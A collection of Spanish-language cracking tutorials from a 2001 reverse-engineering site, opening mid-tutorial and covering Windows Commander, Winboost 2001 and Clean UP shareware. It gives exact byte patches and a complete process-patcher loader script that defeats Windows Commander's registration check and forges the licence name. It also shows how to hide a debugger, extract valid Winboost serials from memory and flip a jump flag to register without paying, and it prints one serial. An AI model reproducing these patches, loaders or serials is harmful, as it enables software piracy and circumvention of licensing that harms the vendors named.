|:004F3A69(U), :004F3ABB(U), :004F3AD6(U), :004F3B70(U), :004F3B7B(U)
|:004F3B84(U)
|
:004F3BA1 A198525400 mov eax, dword ptr [00545298]
:004F3BA6 2DB9230000 sub eax, 000023B9
:004F3BAB 740A je 004F3BB7      <-----------Este es el salto en cuestión
```

Espectacular verdad ? Fijaos cuantas saltos se refieren a esta parte del programa. Si lo comprobamos con el fichero original sin modificar en absoluto el programa salta en 4F3BAB. Si lo hacemos des del fichero modificado no salta. Por lo tanto sustituiremos este je por un jmp incondicional. Para ello bastará con sustituir el 740A por EB0A (por ke EB significa salto incondicional y 0A es la distancia a la ke saltará, ke es la misma ke en el je).

Pues bien, ahora el programa ya no sale por na del mundo a menos ke nosotros se lo ordenemos. Por lo tanto ya podemos TRABAJAR CÓMODAMENTE.

SEGUNDA PARTE: EL CRACK EN SI

Bueno, esta parte ke hemos hecho era la sencilla. Ahora llega el curro de verdad. En realidad para mi lo complicado en este caso fue dar con la rutina de comprobación de registro. Y después empanarme de como crackearla. Pero de hecho es fácil (una vez lo sabes, claro está). Yo me tiré unos dias pa encontrarlo todo, pero yo os voy a dar la receta fácil con cierto truquillo. El truquillo consiste en buscar en el w32dasm la cadena de texto: "User licence". La encontramos en 4D931C. Pues bien ahora vamos mirando donde empieza esta rutina, es decir buscamos algo del tipo "Referenced by a call at...". Lo encontramos bastante arriba:

```
* Referenced by a CALL at Address:
|:004D6B1C
|
```

:004D8CD0 55 push ebp
:004D8CD1 8BEC mov ebp, esp

También debemos encontrar el final de la rutina, para eso ponemos buscar en el menú para buscar el primer "ret" partiendo des del principio. Lo encontramos en 4D94D9. Por lo tanto nuestra rutina de comprobación está comprendida entre 4D8CD0 y 4D94D9. Pos bien, si la miramos por encima a lo mejor no nos damos cuenta, pero si keremos llegar a ke se ejecute la parte donde dice User Licence (ke suponemos ke si se llega a ejecutar es pq cree ke el programa esta registrado) en realidad lo ke necesitamos es ke ebx sea diferente de 0. No voy a contar como se llega a esta conclusión, pq es largo, pero hay varias formas de verlo con solo mirar la porción de código ya mencionada y reparando en los test bl, bl ke hay dispersos por ahí (lo dejo como ejercicio).

Pos bien, lo ke keremos nosotros es ke en ningún caso ebx sea 0. Para ke esto se cumpla debemos evitar ke se ejecuten todas las lineas del tipo:

xor ebx, ebx

Para ello nos situaremos al inicio de la rutina (en 4D8CD0) y pondremos find text en el w32dasm y buscaremos xor ebx, ebx. Iremos buscando hasta ke pasemos del final, es decir pararemos cuando encontremos un xor ebx, ebx ke esté más allá de 4D94D9.

Encontraremos 6 xor ebx, ebx en :

4D8DE0, 4D9046, 4D90ED, 4D9146, 4D915C, 4D945D

Ok, pero ahora lo ke tenemos ke hacer es ir al w32dasm y mirar todas las posiciones una a una. Para cada posición anotaremos el salto ke nos hace llegar a ella o ke lo evita. Es decir ke lo ke realmente nos importa es evitar ke se llegue a la linea del xor ebx, ebx, no bastará con nopear los xor ebx, ebx. Como son muchos yo pondré un par de ejemplos y vosotros haréis los demás. En el primer caso, el xor ebx, ebx de 4D8DE0:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8D9D(C)
|
:004D8DB1 E86AA7F2FF call 00403520
:004D8DB6 83B80C00000000 cmp dword ptr [eax+0000000C], 00000000
:004D8DBD 7521 jne 004D8DE0          <------------------------Este es el salto ke lleba a xor ebx, ebx, lo evitaremos
:004D8DBF 8D85E2FEFFFF lea eax, dword ptr [ebp+FFFFFEE2]
:004D8DC5 50 push eax
:004D8DC6 8D9570FAFFFF lea edx, dword ptr [ebp+FFFFFA70]
:004D8DCC 66B90004 mov cx, 0400
:004D8DD0 8BC6 mov eax, esi
:004D8DD2 E83941F6FF call 0043CF10
:004D8DD7 8BC6 mov eax, esi
:004D8DD9 E8C240F6FF call 0043CEA0
:004D8DDE EB0B jmp 004D8DEB

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8DBD(C)
|
:004D8DE0 33DB xor ebx, ebx          <--------------Aquí está el primer xor ebx, ebx ke queremos evitar
:004D8DE2 66C785E2FEFFFF0000 mov word ptr [ebp+FFFFFEE2], 0000
```

Como veis el salto ke debemos evitar es el de 4D8DBD. Os recomiendo ke os hagáis una pequeña lista con cada salto y al lado os pongáis lo ke debe hacer cada salto (pq hay saltos ke keremos ke salten y otros no). Es decir ke en este caso pondríamos:

"4D8DBD evitar el salto"

Por cierto, por si lo queréis saber este salto comprueba si existe un fichero llamado "wincmd.key" si está no salta y si está, salta hacia el código de no registrado. Si creáis el fichero wincmd.key veréis como este salto no haría falta modificarlo.

Bien en el caso del xor ebx, ebx de 4D9046:

:004D9040 0F84AE000000 je 004D90F4
:004D9046 33DB xor ebx, ebx

Bien, está claro ke el salto en 4D9040 debe saltar para evitar ke se ejecute el xor. Pondríamos en la lista:

4D9040 debe saltar

Bien, así lo haríamos con el resto de xor. Finalmente obtendríamos la lista siguiente:

4D8DBD no debe saltar

4D9050 debe saltar

4D90ED no hace falta tocarlo pues ya tiene saltos incondicionales encima, luego nunca se ejecutará

4D9144 debe saltar

4D915A debe saltar

4D945B debe saltar

Muy bien, ahora pondríamos todos los breakpoints (el de 4D90ED vemos ke no hace falta) en esas direcciones y ejecutariamos el programa. Yo recomiendo ke al principio no modifiquemos nada, es decir ke al llegar a un salto, si por ejemplo es un jz y keremos ke salte y el sice nos indica ke tal y como estan las cosas no salta (al lado de la instrucción pone no jump) bastará con modificar el flag en cuestión. En este caso bastará con marcar en la pantalla de los registros del Sice (ke se activa poniendo wr) el registro en cuestión y pulsar "insert". De este modo vereis como donde antes ponía no jump ahora pone jump.

Vale, pues si hacéis las pruebas veréis ke al final resulta ke solo nos hará falta modificar 3 de los saltos mencionados:

4D8DBD lo "nopearemos"

4D9040 cambiaremos de 0F84AE000000 a E9AF000000 90 (es decir un salto incondicional más un nop para ke okupe los mismos bytes ke la instrucción inicial)

4D945B forzaremos también el salto poniendo pasando de 7402 a EB02.

Como habréis comprobado ahora ya no nos sale la nag screen y si vamos a "acerca de windows commander" nos pone ke estamos registrados y pone el user licence. Pero como veréis el nombre ke aparece es una mezcla de caracteres extraños. Esto se debe a ke la información de la persona ke se ha registrado la debería de recoger del fichero wincmd.key, pero este no existe (a menos ke lo hayas creado). En el siguiente apartado veremos como solucionar este problema sin tener ke crear el fichero wincmd.key ni nada.

TERCERA PARTE: REGISTRADO A...

Primero de todo deciros ke la idea de esta parte la saqué de un crack del windows commander 4.05 ke ya tenía hecho por otra persona. Es decir ke la idea de crackearlo así no es mia, pero voy a explicarla.

La teoría es ke en alguna parte del código hay una función ke nos carga los datos "raros" ke vemos arriba o al abrir el menú de "acerca de windows commander". Estos datos, como ya he dicho, vendrían definidos por el fichero wincmd.key, pero yo no logré encontrar la manera en como se guardaban estos datos, y tampoco me maté mucho. En lugar de eso decidí ir directamente a esa función e intentar modificarla para ke me colocase en memoria los datos ke yo quisiera. Lo primero, pues, será encontrar dicha función. Esta función se encontrará dentro de la rutina ke hemos mencionado anteriormente, es decir, entre las líneas 4D8CD0 y 4D94D9. Entre ellas encontraremos algún call ke una vez ejecutado dejará en memoria los extraños símbolos ke aparecen y ke deberían ser nuestro nombre o lo ke queramos.

Utilicé un método rudimentario pero efectivo para averiguar cual era la función ke me cargaba los datos en memoria. Primero de todo me fijé en lo ke ponía arriba de la pantalla. Eran todo carácteres sin sentido, pero en mi caso había una secuencia por en medio ke ponia 74bC. Puse un bpx en 4D94D9, es decir al final de la función, en la instrucción ret. Ejecuté el programa con el breakpoint puesto y cuando se detuvo en 4D94D9 la teoría era ke la información de la cabecera ya debía estar en memoria pues se habría cargado en algún momento de la rutina. Sabía ke parte de esa información era 74bC. Así ke puse:

S 0 L FFFFFF '74bC' Fijaos ke lo he puesto entre comillas simples pq estoy buscando ahora referencias de texto concretas y no un número como pasó cuando buscábamos el POPAD. Fijaos también ke se deben respetar las mayúsculas y las minúsculas.

Muy bien, al poner esto apareció la cadena buscada en la pantalla de memoria. El resto de caracteres "ininteligibles" vemos ke son datos ke se salen del rango del código ASCII y ke por alguna razón se ponen caracteres "extraños" pues

no sabe como interpretarlos. Pero por seguridad volví a repetir la búsqueda otra vez a partir de esta dirección de memoria ke en mi caso era 72F3F1:

S 72F3F2 L FFFFFF '74bC'

Con lo cual encontré otro lugar de memoria donde también havia esta información. Ya os digo ke lo primero ke hice fue aplicar la técnica ke comentaré a la primera vez ke encontré la información, pero no dió resultado, pq el resultado del primer lugar de memoria donde encontramos la información deseada está subeditado al segundo, es decir, depende de lo ke ya hubiera en el segundo lugar de memoria (ke en realidad se carga primero). Por lo tanto nosotros vamos a dejar en la pantalla el lugar donde está la información ke nos brinda la segunda búsqueda.

Una vez tenemos la información ke keremos en la pantalla de memória ponemos un bpx al principio de la rutina de comprobación, es decir en 4D8CD0. Volvemos ha arrancar el programa y este se detiene en 4D8CD0 como es lógico. Si nos fijamos en ese momento en la pantalla de datos no aparecen los mismos datos ke antes. Por lo tanto los datos ke se colocarán en el marco de la pantalla aún no han sido cargados. Para encontrar la función donde se cargan yo empecé a pulsar F10 estando atento a la pantalla de memoria esperando cualquier modificación. Al cabo de bastantes pulsaciones (ya os he dicho ke era un método rudimentario) vi ke la información se cargaba en 4D8FE0. En esta dirección hay un CALL 4D8B34 ke es el siguiente:

```
* Referenced by a CALL at Addresses:
|:004D8C2B , :004D8C3F , :004D8E7F , :004D8ED3 , :004D8FE0
|:004D93FB , :004D96AE
|
:004D8B34 55 push ebp
:004D8B35 8BEC mov ebp, esp
:004D8B37 83C4F8 add esp, FFFFFFF8
:004D8B3A 53 push ebx
:004D8B3B 56 push esi
:004D8B3C 57 push edi
:004D8B3D 8BF9 mov edi, ecx
:004D8B3F 8945FC mov dword ptr [ebp-04], eax
:004D8B42 89152C705400 mov dword ptr [0054702C], edx

* Possible Reference to String Resource ID=00020: "Enter file name to edit:"
|
:004D8B48 C745F814000000 mov [ebp-08], 00000014

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8BA5(C)
|
:004D8B4F 8BF7 mov esi, edi
:004D8B51 85F6 test esi, esi
:004D8B53 7C1C jl 004D8B71
:004D8B55 46 inc esi
:004D8B56 8B5DFC mov ebx, dword ptr [ebp-04]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B6F(C)
|
:004D8B59 8D4701 lea eax, dword ptr [edi+01]
:004D8B5C E8539FF2FF call 00402AB4
:004D8B61 8B55FC mov edx, dword ptr [ebp-04]
:004D8B64 03D0 add edx, eax
:004D8B66 8BC3 mov eax, ebx
:004D8B68 E8BBFFFFFF call 004D8B28
:004D8B6D 43 inc ebx
:004D8B6E 4E dec esi
:004D8B6F 75E8 jne 004D8B59

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B53(C)
|
:004D8B71 8BF7 mov esi, edi
:004D8B73 85F6 test esi, esi
:004D8B75 7C2B jl 004D8BA2
:004D8B77 46 inc esi
:004D8B78 8B5DFC mov ebx, dword ptr [ebp-04]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8BA0(C)
|

* Possible Reference to String Resource ID=00008: "Do you really want to delete the %i selected files/directori"
|
:004D8B7B B808000000 mov eax, 00000008
:004D8B80 E82F9FF2FF call 00402AB4
:004D8B85 8BD0 mov edx, eax
:004D8B87 8BC3 mov eax, ebx
```

```
:004D8B89 E876FFFFFF call 004D8B04
:004D8B8E B800010000 mov eax, 00000100
:004D8B93 E81C9FF2FF call 00402AB4
:004D8B98 8A13 mov dl, byte ptr [ebx]
:004D8B9A 32C2 xor al, dl
:004D8B9C 8803 mov byte ptr [ebx], al
:004D8B9E 43 inc ebx
:004D8B9F 4E dec esi
:004D8BA0 75D9 jne 004D8B7B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D8B75(C)
|
:004D8BA2 FF4DF8 dec [ebp-08]
:004D8BA5 75A8 jne 004D8B4F
:004D8BA7 5F pop edi
:004D8BA8 5E pop esi
:004D8BA9 5B pop ebx
:004D8BAA 59 pop ecx
:004D8BAB 59 pop ecx
:004D8BAC 5D pop ebp
:004D8BAD C3 ret
```

Pues muy bien, como esta llamada lo único ke hace es cargar los datos de la persona en memoria la sobreescribiremos y lo haremos "manualmente". Es decir vamos a fijarnos un poco a ver lo ke hace la rutina y vamos a sustituirla entera por una ke haga lo ke nosotros keramos. Lo primero de todo será ver dónde tenemos ke cargar los datos. Si nos fijamos vemos ke el primer dato ke lee a la hora de poner el texto en la pantalla es el ke está en la dirección de EAX al inicio de la rutina más 1A (siempre hablando en cifras en hexadecimal, por supuesto). Por lo tanto lo primero será sumar a EAX el valor 1A, por ejemplo con la función de suma ADD. Luego, a partir de ahí pondremos los sucesivos caracteres ke nosotros queramos de la forma:

MOV byte ptr[EAX], nº de caracter en ASCII

inc EAX (debemos incrementar eax para ke avance una posición de memoria)

Total, ke al final la rutina ke nos quedará será la siguiente:

```
* Referenced by a CALL at Addresses:
|:004D8C2B , :004D8C3F , :004D8E7F , :004D8ED3 , :004D8FE0
|:004D93FB , :004D96AE
|
:004D8B34 0517000000 add eax, 00000017      <-------Fijaos ke no he incrementado eax en 1A directamente
:004D8B39 C60000 mov byte ptr [eax], 00              sino ke previamente le he sumado 17 y luego
3.
:004D8B3C 0503000000 add eax, 00000003                          El porque lo comento más abajo.
:004D8B41 C60053 mov byte ptr [eax], 53
:004D8B44 40 inc eax
:004D8B45 C6006E mov byte ptr [eax], 6E
:004D8B48 40 inc eax
:004D8B49 C6004F mov byte ptr [eax], 4F
:004D8B4C 40 inc eax
:004D8B4D C60070 mov byte ptr [eax], 70
:004D8B50 40 inc eax
:004D8B51 C60020 mov byte ptr [eax], 20
:004D8B54 40 inc eax
:004D8B55 C60043 mov byte ptr [eax], 43
:004D8B58 40 inc eax
:004D8B59 C60072 mov byte ptr [eax], 72
:004D8B5C 40 inc eax
:004D8B5D C60061 mov byte ptr [eax], 61
:004D8B60 40 inc eax
:004D8B61 C60063 mov byte ptr [eax], 63
:004D8B64 40 inc eax
:004D8B65 C6006B mov byte ptr [eax], 6B
:004D8B68 40 inc eax
:004D8B69 C60065 mov byte ptr [eax], 65
:004D8B6C 40 inc eax
:004D8B6D C60064 mov byte ptr [eax], 64
:004D8B70 40 inc eax
:004D8B71 C60020 mov byte ptr [eax], 20
:004D8B74 40 inc eax
:004D8B75 C60056 mov byte ptr [eax], 56
```

```
:004D8B78 40 inc eax
:004D8B79 C60065 mov byte ptr [eax], 65
:004D8B7C 40 inc eax
:004D8B7D C60072 mov byte ptr [eax], 72
:004D8B80 40 inc eax
:004D8B81 C60073 mov byte ptr [eax], 73
:004D8B84 40 inc eax
:004D8B85 C60069 mov byte ptr [eax], 69
:004D8B88 40 inc eax
:004D8B89 C6006F mov byte ptr [eax], 6F
:004D8B8C 40 inc eax
:004D8B8D C6006E mov byte ptr [eax], 6E
:004D8B90 40 inc eax
:004D8B91 C60020 mov byte ptr [eax], 20
:004D8B94 40 inc eax
:004D8B95 C60032 mov byte ptr [eax], 32
:004D8B98 40 inc eax
:004D8B99 C60030 mov byte ptr [eax], 30
:004D8B9C 40 inc eax
:004D8B9D C60030 mov byte ptr [eax], 30
:004D8BA0 40 inc eax
:004D8BA1 C60031 mov byte ptr [eax], 31
:004D8BA4 40 inc eax
:004D8BA5 C60020 mov byte ptr [eax], 20
:004D8BA8 40 inc eax
:004D8BA9 C60000 mov byte ptr [eax], 00          <------El 0 es el código ke le hace "parar de escribir"
:004D8BAC 90 nop
:004D8BAD C3 ret
```

Bien, como veréis he comentado un par de cosas. Lo primero es ke en eax+17 he colocado un 0. Esto es pq si no lo hacemos así al ir a la pantalla de "Acerca de windows commander" nos aparece una línea de 3 caracteres debajo del nombre ke viene regída por los 3 caracteres ke van desde eax+17 a eax+19 (ambos inclusive). Pero si ponemos un 0 en eax+17 el programa no escribirá nada, pues el código 0 significa "deja de escribir". Por eso en la línea 4D8BA9 también hay un 0. De esta forma el programa deja de escribir a partir de ahí. Si lo quitamos veremos como el programa continua escribiendo caracteres hasta el final de la ventana como hacia anteriormente. Esto de ke el 0 significa "deja de escribir" lo podemos ver si buscamos la cadena SIN REGISTRAR en la memoria del programa sin crackear, ke acaba con un 0.

Pues ya está. Ya tenemos el programa crackeado. En este caso el nombre será: "SnOp cracked version 2001". Pero a la hora de escribir cualquier cosa mejor ke lo hagáis desde un editor hexadecimal y busquéis el lugar de esta función. Allí os será fácil escribir directamente con el teclado sin tener ke saber cuáles son los códigos de las letras en ASCII.

Ahora ya podemos hacer el cargador ("loader") con toda la información ke tenemos. Será como sigue:

```
L=2000

F=wincmd32.EXE:

O=wc452ldr.exe:

P=4D8DBD/75,21/90,90:
P=4D9040/0F,84,AE,00,00,00/E9,AF,00,00,00,90:
P=4D945B/74/EB:
P=4F3BAB/74/EB:
P=4EA908/0F,84,13,03,00,00/90,90,90,90,90,90:

p=4D8B34/55,8B,EC,83,C4,F8,53,56,57,8B,F9,89,45,FC,89,15,2C,70,54,00,C7,45,F8,14,00,00,00,8B,F7,85,F6,7C,1C

,46,8B,5D,FC,8D,47,01,E8,53,9F,F2,FF,8B,55,FC,03,D0,8B,C3,E8,BB,FF,FF,FF,43,4E,75,E8,8B,F7,85,F6,7C,2B,46

8B,5D,FC,B8,08,00,00,00,E8,2F,9F,F2,FF,8B,D0,8B,C3,E8,76,FF,FF,FF,B8,00,01,00,00,E8,1C,9F,F2,FF,8A,13,32,

C2,88,03,43,4E,75,D9,FF,4D,F8,75,A8,5F,5E,5B,59,59,5D/05,17,00,00,00,C6,00,00,05,03,00,00,00,C6,00,53,40,C6,

00,6E,40,C6,00,4F,40,C6,00,70,40,C6,00,20,40,C6,00,43,40,C6,00,72,40,C6,00,61,40,C6,00,63,40,C6,00,6B,40,C6,

00,65,40,C6,00,64,40,C6,00,20,40,C6,00,56,40,C6,00,65,40,C6,00,72,40,C6,00,73,40,C6,00,69,40,C6,00,6F,40,C6,

00,6E,40,C6,00,20,40,C6,00,32,40,C6,00,30,40,C6,00,30,40,C6,00,31,40,C6,00,20,40,C6,00,00,90:
$
```

*Es un loader para el Risk! Process Patcher

Finalmente deciros ke si nos lo queremos currar aún más podemos crear un fichero ke modifique el propio loader para ke modifique los bytes ke se escribirán en el nombre de modo ke cada usuario pueda personalizar su windows commander con su nombre. No lo he hecho, pero no es complicado.

Nada más. Solo daros mi e-mail para dudas, correcciones, aclaraciones, quejas, felicitaciones...

snopmail@terra.es

SnOp

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Winboost 2001 Estandart Edition

PROTECCION:	Serial.		
Objetivo:	Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado		
Descripcion:			
Dificultad:	Newbie		
DOWNLOAD:	http://www.magellas.com/		
Herramientas:	Softice, IceDump 6.021		
CRACKER:	Profesor_X	**FECHA:**	20/02/2001

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie para todos los sharewares de la empresa Magellas software, una empresa que se especializa en desarrollar software y utilerias para Windows, ...como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- **Una utileria paraconfigurar muchas cosas de windows que no estan disponibles para todos, es compatible con windows 2000**

Objetivos


1. **Buscar un numero de serie para registrarnos**
2. Parchar el programa para ser usuario registrado

Manos a la Obra

Ahora lo primero es analizar con que esta hecho el Intenet Tweak que desde ahora lo llamaremos IT , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en C++ y protegido con ASPACK+ASPROTEC mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, instalemos el programa y ejecutemoslo, lo primero que sale es una ventana como esta:



mmmm....como podemos ver nos aparecen tres botones.....si damos click en el boton que dice "REGISTER" nos mandara a otra ventana en la cual insertaremos nuestro nombre y cualquier numero

!mmmmmm!!!!:(, damos click en ok y no nos manda nada de mensaje ...mmmm..esa treta ya es muy conocida, ok ahora vamos y reiniciamos la PCera y cargamos el SOFTICE despues cargamos el **IceDump 6.021**, con el cual ocultaremos muy bien el **SOFTICE** para que no sea detectado, ejecutamos el programa e insertamos un nombre y numero de serie y antes de dar click en OK vamos y damos **CONTROL D** y ponemos un breakpoint **BPX HMEMCPY** , despues volvemos a dar **CONTROL D** y regresamos al programa en el cual damos click en el boton OK! y saltaremos inmediatamente al **SOFTICE** , damos F12 mas o menos 11 veces hasta que caemos en este parte del codigo:


:004BED9B 8B55F8 mov edx, dword ptr [ebp-08] <-------- caemos aqui
:004BED9E 8B45FC mov eax, dword ptr [ebp-04] <---------- **DAMOS D EDX**
:004BEDA1 E82AFDFFFF call 004BEAD0
:004BEDA6 8D55F0 lea edx, dword ptr [ebp-10]
:004BEDA9 E85294F4FF call 00408200
:004BEDAE 33C0 xor eax, eax
:004BEDB0 5A pop edx
:004BEDB1 59 pop ecx
:004BEDB2 59 pop ecx **<---------- DAMOS D ECX**
:004BEDB3 648910 mov dword ptr fs:[eax], edx
:004BEDB6 6894FA4B00 push 004BFA94

:004BEDBB 8B45F4 mov eax, dword ptr [ebp-0C]
:004BEDBE 8B55F0 mov edx, dword ptr [ebp-10] <----------DAMOS D EAX
:004BEDC1 E8D24FF4FF call 00403D98
:004BEDC6 0F851F010000 jne 004BEEEB
:004BEDCC 8B45F0 mov eax, dword ptr [ebp-10]

saltamos a esta parte del codigo**********

:004BF67F E81447F4FF call 00403D98 **<-------- DAMOS D EDX**
:004BF684 750A jne 004BF690 **<----------DAMOS R FL Z**

OK una vez puesto el codigo ahora va la explicacion de todo esto, como podemos ver caemos en la direccion **004BED9B** damos F10 una sola vez y caemos en :004BED9E posicionados ahi damos **D EDX** y podremos ver nuestro nombre !!!mmmm !!! interesante vamos por buen camino.....ok continuamos traceando con F10 hasta llegar a **004BEDB2** damos **D ECX** y podremos ver algo muy inetresante.....unos numeros.....**417478292** .....mmmmm sera el numero de serie?????,....mmm probamos y anda no son.....continuemos traceando con F10 y unas lineas abajo en la direccion de memoria **004BEDBE** damos **D EAX** y vemos que aparece nuestro numero falso...mmmm...vamos muy bien....jejejejejeje.....sigamos traceando hacia abajo....hasta que llegamos a la direccion **004BF67F** en la cual damos **D EDX** y vemos la ventana de datos y nos aperecen unos numero extraños **1X2K1-T562F-UO87C-6R4U8** .....y asi consecutivamente abajo aparecen varios....mmmmmm!!!!! OK! tomemos un lapiz y un papel los apuntamos...pero esperen .....no salgan de SOFTICE ya que como pueden ver abajo de la direccion **004BF67F** hay un salto condicional .... mmmmm JEJEJEJEJE!!!! .... que les parece si damos **F10** una sola vez para pocisionarnos en la direccion de memoria 004BF684 ya estando ahi , ponemos en la ventana de comandos **R FL Z** ahora damos enter y despues borramos todos los break points con **BC*** y despues damos **CONTRO D** para salir del **SOFTICE** y que sorpresa nos aparece una ventana como esta:



jejejejejejje creo que no fue necesario el numero de serie.....;) ...ahora ya vieron como registramos el programa sin tener que meter ningun serial , **R FL Z** se usa para cambiar el sentido de los saltos, en este caso cuando nos posicionamos en el salto nos marca asi **JUMP** y con esa instruccion lo cambiamos a que no salte.....jejejejjejejjej,..... ahora si queremos ver si funciona nuestro serial, debemos de buscar el archivo WIN.INI y borrar las siguientes lineas

[WB]
Owner=profesorx
Registered=True

para volver a ser usuario sin registrar.....,,,insertamos nuestro numero y nombre y!!!!! funciona!!!!!!

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ARROZ YA SE COCIO OTRA VEZ mas .....PROGRAMA CRACKEADO.....

Nota

Recuerden que este metodo es una forma mas para registrara un programa y encontrar un numero de serie, si probaran con otros sharewarecitos de esta empresa es lo mismo.....Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Clean UP

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.worldlynx.net/pgerhart/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**

INTRODUCCION

Hola amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie para todos los sharewares de la empresa Paul Gerhart software, que verdaderamente es una proteccion de las faciles que he encontrado....jeeeje...WAKE UP.estos chavos de PAul Gerhart necesitan urgentemente alguien que les implemente una protección eficaz...;).....el programa que usaremos de ejemplo sera el llamado CleanUp v 1.9,....ya veran por que les digo que es super facil encontrar un serial.....jejejje...:)

AL ATAKE

Comentario del Programa

- **Una utileria para eleminar archivos no deseados en tu pc**

Lo que nos interesa…el programa es shareware con libre uso de 30 días, ….jejejjejeje, el programa tiene las siguientes protecciones:

ACEPTA NUMERO DE SERIE Y LIMITE DE TIEMPO

Objetivos

